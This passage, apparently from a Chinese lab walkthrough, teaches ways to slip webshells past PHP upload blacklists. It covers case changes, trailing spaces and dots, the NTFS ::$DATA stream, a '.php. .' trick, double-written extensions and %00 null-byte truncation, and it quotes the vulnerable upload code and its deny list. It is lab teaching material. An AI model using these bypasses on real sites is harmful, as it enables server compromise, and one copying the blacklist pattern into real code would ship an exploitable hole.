
解析成功
六、大小写绕过
因为没有strtolower() 函数,并且站点建立在Windows上而造成的漏洞。


上传成功
七、空格绕过
对于⽂件后缀来说,有⽆空格并不影响其使⽤。如: txt 与txt等价(这属于 Windows 特性)并且少了trim()这个关键函数而造成的漏洞


上传成功
八、点绕过
后缀名最后是否有 .的效果是相同的。如:a.txt.与a.txt等价(适⽤于 Windows)
因为缺少<font style="color:rgb(63,63,63);">deldot()</font>函数而造成的漏洞



连接成功
九、附加数据流绕过
补充知识
附加数据流( Alternate Data Stream ,简称 ADS):在Windows系统中,如果⽂件名后⾯带有::$DATA ,其表示⽂件的附加数据流。是⼀种在⽂件内部存储额外数据的⽅法。
在⼤多数情况下,我们的⽂件通常只有⼀个默认的数据流(即存储在⽂件中的内容),可以通过⽂件名进⾏访 问。但是 Windows NT⽂件系统(NTFS)⽀持在⽂件内部创建额外的数据流,⽤于存储附加信息(如:备 份信息、标签等)。这些附加数据通过⽂件名加 ::$DATA 进⾏访问。
notepad就是记事本工具,这条命令就是使用记事本查看test.txt的附加数据流


所以,我们发现,在Windows中数据流里的内容与实际内容是不相同的,并且Windows也不允许出现::$data做文件名后缀。


此时可以发现,文件已经上传成功,并且执行语句。
十、逆向逻辑推理
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
我们发现其从上到下只执行一遍,所以,可以利用.php. .进行绕过


上传成功
十一、双写绕过
$file_name = str_ireplace($deny_ext,"", $file_name);
其只做一次替换为空,所以可以利用双写进行绕过。

十二、00截断
知识点补充
0x00与%00均表示字符串的结束- 0x00⽤于编程语⾔中,当字符串遇到0x00表示结束
- %00⽤于URL中,%00就是NUL的URL编码
- substr()函数
- substr() 函数⽤于从字符串中提取⼦字符串。函数原型: string substr(string $string, int $start, int $length = null)
- $string:要处理的原始字符串。
- $start:⼦字符串的起始位置
- $length:(可选)要提取的⼦字符串的⻓度。
- 返回值是⼀个字符串,即从原始字符串中提取的⼦字符串。
- strrpos()函数
- strrpos() 函数⽤于查找字符串中某个⼦字符串最后⼀次出现的位置。与 strpos() 不同,strrpos () 是从字符串的末尾开始向前查找,返回⼦字符串最后⼀次出现的位置索引。函数原型: strrpos(string $haystack, string $needle, int $offset = 0)。
- $haystack:要搜索的原始字符串
- $needle:要查找的⼦字符串。
- $offset:(可选)从 $haystack 的哪个位置开始查找。默认值为 0,表示从字符串的开头开始查 找。
- 返回值
- 如果找到 $needle,则返回其在 $haystack 中最后⼀次出现的位置索引(从 0 开始计数)。
- 如果未找到 $needle,则返回 false。
靶场一:GET
要求:版本小于5.3.29以及在 PHP的配置⽂件中,将magic_quotes_gpc的值由On改为Off。


成功截断

靶场二:POST型
先用a占位,随后


改为00
